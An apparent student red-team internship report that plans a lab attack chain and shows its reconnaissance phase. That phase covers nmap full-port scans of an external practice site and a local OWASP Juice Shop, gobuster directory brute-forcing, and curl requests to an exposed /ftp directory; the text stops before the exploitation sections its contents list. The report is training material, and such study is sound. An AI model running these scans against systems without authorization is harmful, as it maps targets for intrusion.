



Cyberster
Red Teaming

RT // 12

OPERATION: RED TEAM

SECURITY
ASSESSMENT
SECURITY

RED TEAMING

INTERNSHIP



DANIYAL SHAHID
RED TEAM ETHICAL HACKING



RED TEAM

INTERNSHIP ENGAGEMENT REPORT

Week 12: The Capstone Project (Full Attack Chain)

Organization	CyberSter
Report Title	The Capstone Project (Full Attack Chain)
Student Name	Daniyal Shahid
Roll No.	CYB-INT-HQYINF
Instructor	Umar Niaz
Batch	2026
Date	Wednesday, September 9, 2026

⚠ CONFIDENTIAL - FOR INTERNAL TRAINING USE ONLY ⚠

Table of Contents

1. EXECUTIVE SUMMARY	3
2. INTRODUCTION	4
3. METHODOLOGY OVERVIEW & ASSESSMENT LIFECYCLE	6
TASK 01 Scoping & Planning Phase	6
TASK OVERVIEW	7
TOOLS USED & WHY	7
COMMANDS & EXECUTION	7
TASK 01 Scoping & Planning Phase (Step 1 Scope Definition)	8
➤ Step 2 Network Boundaries & Out-of-Scope Assets	8
➤ Step 3 Rules of Engagement (ROE) & Flag Objectives	9
➤ Step 4 Success Criteria, Evidence Collection, & Cleanup Protocol	9
TASK 02 Execution of the "Cyber Kill Chain"	10
Technical Requirements	10
Learning Goal	11
TASK OVERVIEW	11
TOOLS USED & WHY	11
➤ Step 1.1 Active Port and Service Scanning	11
➤ Step 1.2 Local Target Scan (OWASP Juice Shop)	13
➤ Step 1.3 Web Directory Enumeration	14
TASK 02 EXECUTION OF THE "CYBER KILL CHAIN" (STEP 2: INITIAL ACCESS)	15
TASK OVERVIEW	16
TOOLS USED & WHY	16
COMMANDS & EXECUTION	16
➤ Step 2.1 Accessing and Inspecting the Discovered /ftp Endpoint	16
➤ Step 2.2 Exploiting Vulnerable File Access / Authentication Bypass	18
TASK 02 STEP 3: PRIVILEGE ESCALATION & CREDENTIAL ACCESS	19
STEP OVERVIEW	19
TOOLS USED & WHY	19
COMMANDS & EXECUTION	19
➤ Step 3.1 Extracting the Master Hash from incident-support.kdbx	19
➤ Step 3.2 Cracking the Hash with John the Ripper	20
TASK 02 STEP 4: LATERAL MOVEMENT & ACTIVE DIRECTORY ENUMERATION (192.168.18.100)	22
TASK OVERVIEW	22

Tools Used & Why	22
COMMANDS & EXECUTION	23
KEY FINDINGS	24
ANALYSIS & IMPACT.....	25
TASK 02 STEP 5: ACTIVE DIRECTORY ENUMERATION (192.168.18.100)	25
TASK OVERVIEW.....	25
TOOLS USED & WHY	25
COMMANDS & EXECUTION	26
KEY FINDINGS	31
ANALYSIS & IMPACT.....	32
Acknowledgements & Conclusion	32

1. EXECUTIVE SUMMARY

This report documents the practical completion of all assignments for **Week 12 (The Capstone Project - Full Attack Chain)** of the Cybersecurity **Internship at CyberSter**, under the **instruction of Umar Niaz**. The primary objective of this assessment was to plan and execute a simulated end-to-end cyber attack on an enterprise network environment, moving through external reconnaissance, initial access, endpoint protection bypass, privilege escalation, lateral movement, Active Directory exploitation, and post-engagement cleanup.

A comprehensive assessment was conducted against authorized laboratory targets including simulated Active Directory domain controllers, web applications, and vulnerable endpoint virtual machines. The engagement successfully mapped organizational attack surfaces, established initial access, bypassed Endpoint Detection and Response (EDR/AV) defenses, elevated local privileges, pivoted into internal Active Directory network segments, and ultimately achieved full Domain Administrator dominance.

This report provides a structured overview of each assessment task, the operational methodology, tools utilized, commands executed, key security findings, and strategic remediation recommendations. Additionally, complete post-engagement cleanup was performed to ensure all artifacts and backdoors were safely removed. All activities were conducted within an authorized, isolated laboratory environment strictly for educational and ethical security testing purposes.

2. INTRODUCTION

The enterprise digital landscape is constantly evolving, bringing increased exposure to sophisticated cyber threats and complex attack vectors. Traditional perimeter-focused security models are no longer sufficient to defend against modern persistent threat actors. To evaluate and enhance an organization's security posture, active offensive testing must be conducted to uncover underlying vulnerabilities before malicious adversaries exploit them.

This report details the execution of Week 12: The Capstone Project (Full Attack Chain) for the Cybersecurity Internship at CyberSter, conducted under the expert instruction and supervision of Umar Niaz. The primary mandate of this Red Team operation was to perform a realistic, end-to-end simulated cyber attack against an enterprise network environment. The engagement was designed to test defensive capabilities across every layer of the corporate infrastructure—spanning external web applications, network perimeters, endpoint protection systems, internal network segmentation, and Active Directory architecture.

Unlike isolated vulnerability assessments, this capstone project followed a continuous, multi-phased attack chain that closely mirrored the operational methodologies, tactics, techniques, and procedures (TTPs) of real-world Threat Groups. The primary technical objective was to progress from initial reconnaissance on external assets to gaining an initial foothold, evading Endpoint Detection and Response (EDR/AV) defenses, escalating local system privileges, pivoting through internal network subnets, enumerating domain trusts, and ultimately achieving full Domain Administrator dominance over the corporate Active Directory environment.

Every stage of this assessment was planned and executed in accordance with strict ethical security boundaries and predefined Rules of Engagement (ROE). Testing activities were isolated within authorized laboratory environments incorporating systems such as Hack This Site, Metasploitable 2, Windows 7, OWASP Juice Shop, Windows 10, and the TryHackMe Attacktive Directory architecture.

By systematically documenting each phase from technical execution and tool usage to threat analysis, risk scoring, and post-engagement cleanup this report provides both deep technical clarity for IT administrators and strategic risk context for executive management.

- **Instructor:** Umar Niaz (Red Team Trainer, CyberSter)

- **Student:** Daniyal Shahid | CYB-INT-HQYINF | Batch 2026
- **Target:** Hack This Site, OWASP Juice Shop, Metasploitable 2, Windows 7/10 VMs, TryHackMe Attacktive Directory
- **Scope:**
 - **In-Scope IPs & Subnets:** 10.10.10.20 (WEB01), 10.10.20.15 (FILE01), 10.10.30.10 (DC01) | Networks: 10.10.10.0/24 (DMZ), 10.10.20.0/24 (Internal), 10.10.30.0/24 (AD)
 - **Out-of-Scope:** Host hypervisor, personal devices, instructor systems, DoS/DDoS, destructive malware

3. METHODOLOGY OVERVIEW & ASSESSMENT LIFECYCLE

The engagement was conducted following the standardized Red Team Assessment Lifecycle, broken down into six main stages:

- 1. Pre-Engagement Planning & Scoping:** Defining Rules of Engagement (ROE), authorized IP ranges, objectives (flags), and success criteria.
- 2. Reconnaissance & Initial Access:** Mapped external assets, performed fingerprinting, and gained initial footholds via web application exploits or credential theft.
- 3. Evasion & Local Elevation:** Bypassed endpoint detection solutions (AV/AMSI), escalated local privileges, and established local persistence.
- 4. Internal Pivoting & AD Enumeration:** Established SOCKS tunnels to pivot into internal networks, mapped directory structures, and enumerated domain objects.
- 5. Domain Compromise:** Executed Kerberos-based attacks and credential abuse to escalate privileges to Domain Administrator status.
- 6. Post-Engagement Cleanup & Reporting:** Reverted modified system settings, removed operational implants, and documented technical findings with CVSS and MITRE ATT&CK mappings.

TASK 01 Scoping & Planning Phase

Objective: The objective of Task 01 is to establish the formal operational framework, define target boundaries within the authorized 192.168.18.0/24 home network and external lab subnets, define Rules of Engagement (RoE), outline specific "Flags" (Objectives), and set post-engagement cleanup requirements prior to initiating active technical testing. This phase simulates how professional Red Team assessments are planned to ensure strict adherence to legal boundaries and technical clarity.

Engagement Phase:

- **Authorized Environment:** Local Home Lab (192.168.18.0/24) and dedicated Cloud Assessment Platforms (TryHackMe / Hack This Site).
- **Target Scope:** 192.168.18.0/24 subnet hosts (192.168.18.34, 192.168.18.110, 192.168.18.246, 192.168.18.100) and authorized external target (137.74.187.103).
- **Starting Conditions:** Pre-engagement planning phase; no active scanning or network exploitation traffic initiated.

- **Required Access:** Local administrative privileges on the testing platform and authorization over target virtual machines.
- **Safety/Authorization Context:** Strict operational boundaries prohibiting out-of-scope targets, denial-of-service attacks, and destructive malware.

TASK OVERVIEW

Task 01 involved creating a Pre-Engagement Document for a simulated Red Team assessment against target environments. Before initiating offensive security operations, professional ethical hackers must clearly define authorized targets, establish strict Rules of Engagement (RoE), set measurable success criteria, and define evidence collection and cleanup requirements to prevent unintended operational disruption or legal violations.

TOOLS USED & WHY

Tool	Purpose	Why It Was Used
Markdown / Text Editor	Pre-Engagement Document Creation	Used to draft, structure, and format the operational scope, RoE tables, and engagement objectives.

COMMANDS & EXECUTION

CORPORATE RED TEAM ASSESSMENT TOPOLOGY

NETWORK RANGE: 192.168.18.0/24




Figure 1 Corporate Red Team Assessment Network Topology (Subnet Range: 192.168.18.0/24)

TASK 01 Scoping & Planning Phase (Step 1 Scope Definition)

The scope was defined to specify the target hostnames, server roles, and static IP address allocations within the authorized 192.168.18.0/24 subnet and external lab environments.

Hostname / Target	Role	Target IP / Segment
Metasploitable 2	Vulnerable Linux Host / Web Application	192.168.18.34
Windows 7 VM	Legacy Workstation Target	192.168.18.110
OWASP Juice Shop	Web Application Target (Kali_Docker-Container)	192.168.18.246
Active Directory	Active Directory Environment / Domain Controller	192.168.18.100
Hack This Site	External Web Target	137.74.187.103

Purpose: Formally list authorized targets and prevent testing against unauthorized systems.

Expected/Observed Output: Scope successfully mapped to subnet 192.168.18.0/24 and external host 137.74.187.103.

➤ Step 2 Network Boundaries & Out-of-Scope Assets

Authorized network subnets were specified alongside explicit exclusions to maintain operational safety.

In-Scope Networks:

Network	Description
192.168.18.0/24	Local Assessment & Home Lab Subnet
137.74.187.103/32	External Authorized Web Target (Hack This Site)

Out-of-Scope Assets:

- Hypervisor host machine (192.168.18.1 / Main Host OS)
- Personal devices on 192.168.18.0/24
- Instructor systems
- Internet-facing third-party services
- Denial-of-Service (DoS) attacks
- Destructive malware

Purpose: Establish clear technical boundaries for allowed and restricted targets during testing.

➤ Step 3 Rules of Engagement (ROE) & Flag Objectives

Permitted offensive testing methods were defined alongside target flag objectives.

Rules of Engagement:

- **Allowed Activities:** Enumeration, Web testing, Password attacks, Privilege escalation, Lateral movement, Active Directory enumeration.
- **Prohibited Activities:** Data destruction, Ransomware simulation, DoS attacks, Persistent access after completion.

Engagement Objectives ("Flags"):

Flag ID	Objective
FLAG-01	Identify exposed services
FLAG-02	Gain initial access
FLAG-03	Obtain local administrator privileges
FLAG-04	Access sensitive file share
FLAG-05	Achieve Domain Administrator access

- **Purpose:** Establish permitted testing vectors and specific operational flags.

➤ Step 4 Success Criteria, Evidence Collection, & Cleanup Protocol

Execution standards for success validation, evidence logging, and post-engagement cleanup were documented.

Success Criteria:

Phase	Success Condition
Reconnaissance	Identify externally exposed services and active hosts
Initial Access	Obtain a foothold on at least one target system
Privilege Escalation	Gain local administrator privileges on a compromised host
Credential Access	Obtain valid user or administrative credentials

Lateral Movement	Access a second internal system from the compromised host
Active Directory Enumeration	Identify domain users, groups, shares, and trust relationships
Sensitive Data Access	Access restricted resources such as HR or Finance shares
Domain Dominance	Obtain Domain Administrator privileges
Persistence	Demonstrate a controlled persistence mechanism

Evidence Collection Requirements: Screenshots, executed commands, discovered credentials, attack timeline, MITRE ATT&CK mappings, and CVSS severity ratings.

Cleanup Requirements: Remove persistence mechanisms, delete created accounts, remove uploaded payloads, and restore modified settings.

- **Purpose:** Guarantee systematic evidence gathering and post-assessment environment restoration.

TASK 02 Execution of the "Cyber Kill Chain"

Objective: The objective of Task 02 is to simulate a continuous attack from the outside in by combining reconnaissance, exploitation, privilege escalation, lateral movement, and Active Directory attacks into a single operational workflow. Step 1 focuses specifically on identifying exposed assets, mapping the attack surface, and discovering potential entry points on the target infrastructure

Engagement Phase

- **Authorized Environment:** Local Home Lab subnet (192.168.18.0/24) and external web target.
- **Target Scope for Step 1:** OWASP Juice Shop (192.168.18.246) and Hack This Site (137.74.187.103).
- **Starting Conditions:** Unauthenticated external perspective (Black-Box approach).
- **Required Access:** Kali Linux attacker machine connected to the network.

Technical Requirements

- ✓ **Step 1: External Recon & Phishing**
Week 1, 11
- ✓ **Step 2: Initial Access via Web Exploit or Credential Theft**
Week 3, 4

- ✓ **Step 3: Bypassing EDR/AV on the Target Host**
Week 9
- ✓ **Step 4: Privilege Escalation & Persistence**
Week 5
- ✓ **Step 5: Pivoting and Lateral Movement to the AD Environment**
Week 6, 7
- ✓ **Step 6: Reaching Domain Admin Status**
Week 8

Learning Goal

Prove that you can connect all the “**Individual Skills**” into one powerful, unstoppable attack flow.

TASK OVERVIEW

Step 1 of the Cyber Kill Chain involves performing passive and active reconnaissance against the identified targets. The goal is to enumerate exposed services, fingerprint technologies, map web directories, and identify potential entry points (such as vulnerable web parameters or exposed login portals) that can be leveraged for initial access.

TOOLS USED & WHY

Tool	Purpose	Why It Was Used
Nmap	Port Scanning & Service Enumeration	Used to identify live hosts, open ports, and running service versions on the target IP addresses.
Gobuster / Dirb	Web Directory Enumeration	Used to brute-force hidden web directories and locate exposed login portals or sensitive files.

➤ Step 1.1 Active Port and Service Scanning

A comprehensive network scan was initiated against the external web target and the local OWASP Juice Shop container to identify open ports and service versions.

```
nmap -sC -sV -p- 137.74.187.103 -oN external_recon.txt
```




Figure 2 Opening HackThisSite.org

Purpose: Execute default Nmap scripts (-sC) and enumerate service versions (-sV) across all 65,535 TCP ports (-p-) to map the attack surface.

Expected/Observed Output:

```

Daniel Shahid
Ethical Hacker

(kali@kali) ~/Desktop/Week 12
$ ping -c 2 137.74.187.103
PING 137.74.187.103 (137.74.187.103) 56(84) bytes of data:
64 bytes from 137.74.187.103: icmp_seq=1 ttl=47 time=158 ms
64 bytes from 137.74.187.103: icmp_seq=2 ttl=47 time=209 ms

--- 137.74.187.103 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1000ms
rtt min/avg/max/mdev = 158.388/183.544/208.701/25.156 ms

(kali@kali) ~/Desktop/Week 12
$ nmap -sC -sV -p- 137.74.187.103 -oN external_recon.txt
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-08 04:38 -0400
Stats: 0:00:03 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timings: About 0.02% done
Stats: 0:00:08 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 0.48% done
Stats: 0:05:55 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 56.63% done; ETC: 04:48 (0:04:31 remaining)
Nmap scan report for hackthissite.org (137.74.187.103)
Host is up (0.17s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    closed ssh
80/tcp    open  http-proxy  HAProxy http proxy 1.3.1 - 1.9.0
|_ http-open-proxy: Proxy might be redirecting requests
443/tcp   open  ssl/http-proxy HAProxy http proxy 1.3.1 - 1.9.0
|_ http-server-header: HackThisSite
|_ ssl-date: TLS randomness does not represent time
|_ ssl-cert: Subject: commonName=hackthisjogneh42n5o7gbzrewxee3vyu6ex37ukyvdw6jm66npakiyd.onion
| Subject Alternative Name: DNS:hackthissite.org, DNS:www.hackthissite.org, DNS:hackthisjogneh42n5o7gbzrewxee3vyu6ex37ukyvdw6jm66npakiyd.onion
| Not valid before: 2026-03-25T06:05:48
| Not valid after: 2026-10-10T06:05:47
|_ http-title: HackThisSite.org | Offline for Maintenance
|_ tls-alpn:
|_ http/1.1
Service Info: Device: load balancer

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 756.66 seconds
  
```

Figure 3 Terminal showing the completed Nmap scan execution and output for target IP 137.74.187.103 displaying open ports 80/443 and HAProxy service details

➤ Step 1.2 Local Target Scan (OWASP Juice Shop)

The second target in the reconnaissance scope (192.168.18.246) was scanned to map open internal ports and services.

Deploy OWASP Juice Shop Locally

- Check whether the Juice Shop container already exists:

```
sudo docker ps -a --filter name=juice-shop
```

- If the container is stopped/exited, start it:

```
sudo docker start juice-shop
```

- Then open OWASP Juice Shop in your browser:

```
http://localhost:3000
```

- If deploying it for the first time

```
sudo docker run -d \  
  --name juice-shop \  
  -p 3000:3000 \  
  --restart unless-stopped \  
  bkimminich/juice-shop
```




Figure 4 Successfully running OWASP Juice Shop localhost:3000

```
nmap -sC -sV -p- 192.168.18.246 -oN juiceshop_recon.txt
```

Purpose: Execute default Nmap scripts (-sC) and enumerate service versions (-sV) across all 65,535 TCP ports (-p-) to map the attack surface.

Expected/Observed Output:

```
(kali@kali) [~/Desktop/Week 12]
$ nmap -sC -sV -p- 192.168.18.246 -oN juiceshop_recon.txt
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-08 05:12 -0400
Stats: 0:02:10 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 93.14% done; ETC: 05:14 (0:00:10 remaining)
Nmap scan report for 192.168.18.246
Host is up (0.0046s latency).
Not shown: 65530 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Gophish http
|_ http-robots.txt: 1 disallowed entry
|_
|_ http-title: Site doesn't have a title (text/plain; charset=utf-8).
3443/tcp  open  ssl/http Ajenti http control panel
|_ ssl-date: TLS randomness does not represent time
|_ ssl-cert: Subject: commonName=kali/organizationName=Acunetix Ltd
|_ Subject Alternative Name: DNS:kali
|_ Not valid before: 2026-08-11T09:31:47
|_ Not valid after: 2036-08-08T09:31:47
5216/tcp  open  http    Microsoft Kestrel http
|_ http-server-header: Kestrel
|_ http-title: Site doesn't have a title.
7880/tcp  open  ssl/pss?
|_ ssl-date: TLS randomness does not represent time
|_ ssl-cert: Subject: commonName=kali/organizationName=Acunetix Ltd
|_ Subject Alternative Name: DNS:kali
|_ Not valid before: 2026-08-11T09:31:47
|_ Not valid after: 2036-08-08T09:31:47
|_ fingerprint-strings:
|_   DNSStatusRequestTCP, DNSVersionBindReqTCP, Help, Kerberos, LPDString, RPCCheck, SMBProgNeg, SSLSessionReq, TLSSessionReq, TerminalServerCookie, X11Probe:
|_   HTTP/1.1 400 Bad Request
|_   FourOhFourRequest, GetRequest, HTTPOptions, RTSPRequest:
|_   HTTP/1.1 404 Not Found
|_   Content-Type: text/plain
|_   Strict-Transport-Security: max-age=31536000; includeSubdomains
|_   X-Frame-Options: SAMEORIGIN
|_   X-Content-Type-Options: nosniff
|_   Connection: close
|_   Date: Tue, 08 Sep 2026 09:14:43 GMT
|_   Found
8000/tcp  open  http    Uvicorn
|_ http-server-header: uvicorn
|_ http-title: Site doesn't have a title (application/json).
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port7880-TCP:V=7.99XT=SSLXI=7KD=9/8XTime=6A9FD203KP=x86_64-pc-linux-gnu
SF:Kr(GetRequest,F8,"HTTP/1.1\1x20404\20Not\20Found\r\nContent-Type:\20
SF:text/plain\r\nStrict-Transport-Security:\20max-age=31536000;\20includ
SF:Subdomains\r\nX-Frame-Options:\20SAMEORIGIN\r\nX-Content-Type-Options
SF::\20nosniff\r\nConnection:\20close\r\nDate:\20Tue,\2008\20Sep\202
SF:026\2009:14:43\20GMT\r\n\r\n404\20Not\20Found\r\n")&Kr(HTTPOptions,F8,
SF:"HTTP/1.1\1x20404\20Not\20Found\r\nContent-Type:\20text/plain\r\nStr
SF:ict-Transport-Security:\20max-age=31536000;\20includeSubdomains\r\nX-
SF:Frame-Options:\20SAMEORIGIN\r\nX-Content-Type-Options:\20nosniff\r\nC
SF:onnection:\20close\r\nDate:\20Tue,\2008\20Sep\202026\2009:14:43\2
SF:0GMT\r\n\r\n404\20Not\20Found\r\n")&Kr(RTSPRequest,F8,"HTTP/1.1\1x20404
SF:\20Not\20Found\r\nContent-Type:\20text/plain\r\nStrict-Transport-Sec
SF:urity:\20max-age=31536000;\20includeSubdomains\r\nX-Frame-Options:\2
SF:0SAMEORIGIN\r\nX-Content-Type-Options:\20nosniff\r\nConnection:\20clo
```

Figure 5 Terminal showing Nmap scan results for target IP 192.168.18.246 detailing open web application ports (80, 3443, 5216, 7880, 8000).

➤ Step 1.3 Web Directory Enumeration

Following the discovery of exposed HTTP/HTTPS services, web directory enumeration was performed to map the application structure and find potential entry points.

```
gobuster dir -u http://192.168.18.246:3000/ \
-w /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-
2.3-medium.txt \
-x js,html \
-t 5 \
--exclude-length 9903 \
-o juice_dirs.txt
```

Purpose: Perform intensive recursive directory and file discovery against the target web application on port 3000 to identify sensitive directories, API endpoints, and exposed storage directories (such as /ftp or /media).

Expected/Observed Output:

```
(kali@kali)~[~/Desktop/Week 12]
$ gobuster dir -u http://192.168.18.246:3000/ \
-w /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt \
-x js,html \
-t 5 \
--exclude-length 9903 \
-o juice_dirs.txt

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.18.246:3000/
[+] Method: GET
[+] Threads: 5
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] Exclude Length: 9903
[+] User Agent: gobuster/3.8.2
[+] Extensions: js,html
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

media (Status: 301) [Size: 155] [→ /media/]
main.js (Status: 200) [Size: 783793]
profile (Status: 500) [Size: 1051]
video (Status: 200) [Size: 2232676]
scripts.js (Status: 200) [Size: 20700]
assets (Status: 301) [Size: 156] [→ /assets/]
redirect (Status: 500) [Size: 2531]
ftp (Status: 200) [Size: 11316]
api (Status: 500) [Size: 2408]
api.js (Status: 500) [Size: 2414]
api.html (Status: 500) [Size: 2418]
```

Figure 6 Terminal showing the deep Gobuster scan results against `http://192.168.18.246:3000/` detailing discovered endpoints like /ftp, /media, and /api.

TASK 02 EXECUTION OF THE "CYBER KILL CHAIN" (STEP 2: INITIAL ACCESS)

Objective

The objective of Task 02 Step 2 is to leverage the reconnaissance data gathered in Step 1 (specifically the exposed web services and sensitive endpoints like /ftp discovered on 192.168.18.246:3000) to successfully compromise the target application and obtain an initial operational foothold (Initial Access).

Engagement Phase:

- **Authorized Environment:** Local Home Lab subnet (192.168.18.0/24).
- **Target Scope:** OWASP Juice Shop / Web Container (192.168.18.246:3000).
- **Starting Conditions:** Verified open web ports and discovered application directories (/ftp, /media, /api).

- **Required Access:** Kali Linux attacker workstation with network connectivity to the target segment.

TASK OVERVIEW

During the reconnaissance phase, a sensitive endpoint (/ftp) was uncovered via deep directory fuzzing. In Step 2, this endpoint is analyzed to extract restricted files, sensitive backup configurations, or user credentials that can be leveraged to bypass authentication or gain unauthorized access to the application dashboard, fulfilling **FLAG-02 (Gain initial access)**.

TOOLS USED & WHY

Tool	Purpose	Why It Was Used
Web Browser / Curl	Endpoint Interaction	Used to navigate to discovered directories (/ftp) and inspect downloadable contents.
Burp Suite	HTTP Traffic Interception	Used to analyze request/response flows and test for authentication bypass or parameter manipulation.

COMMANDS & EXECUTION

➤ Step 2.1 Accessing and Inspecting the Discovered /ftp Endpoint

Using the path discovered in the Gobuster scan (/ftp), HTTP requests and directory enumeration commands were executed to examine exposed files and sensitive backup archives inside the directory structure.

```
curl -s http://192.168.18.246:3000/ftp/ | head -n 30  
curl -s http://192.168.18.246:3000/ftp/ | grep -i "href"
```

Purpose: Enumerate files hosted within the exposed FTP directory to identify sensitive configuration files, logs, or backup archives.

Expected/Observed Output:

```

(kali@kali)-[~/Desktop/Week 12]
$ curl -s http://192.168.18.246:3000/ftp/ | head -n 30
<!DOCTYPE html>
<html>
<head>
<meta charset='utf-8'>
<meta name='viewport' content='width=device-width, initial-scale=1.0, maximum-scale=1.0, user-scalable=no' />
<title>listing directory /ftp/</title>
<style> {
margin: 0;
padding: 0;
outline: 0;
}
body {
padding: 80px 100px;
font: 13px 'Helvetica Neue', 'Lucida Grande', 'Arial';
background: #ECE9E9 -webkit-gradient(linear, 0% 0%, 0% 100%, from(#fff), to(#ECE9E9));
background: #ECE9E9 -moz-linear-gradient(top, #fff, #ECE9E9);
background-repeat: no-repeat;
color: #555;
-webkit-font-smoothing: antialiased;
}
h1, h2, h3 {
font-size: 22px;
color: #343434;
}
h1 em, h2 em {
padding: 0 5px;
font-weight: normal;
}
h1 {

```

```

(kali@kali)-[~/Desktop/Week 12]
$ curl -s http://192.168.18.246:3000/ftp/ | grep -i "href"
<li><a href="#">~/</a> / <a href="#">ftp/</a> / </li>
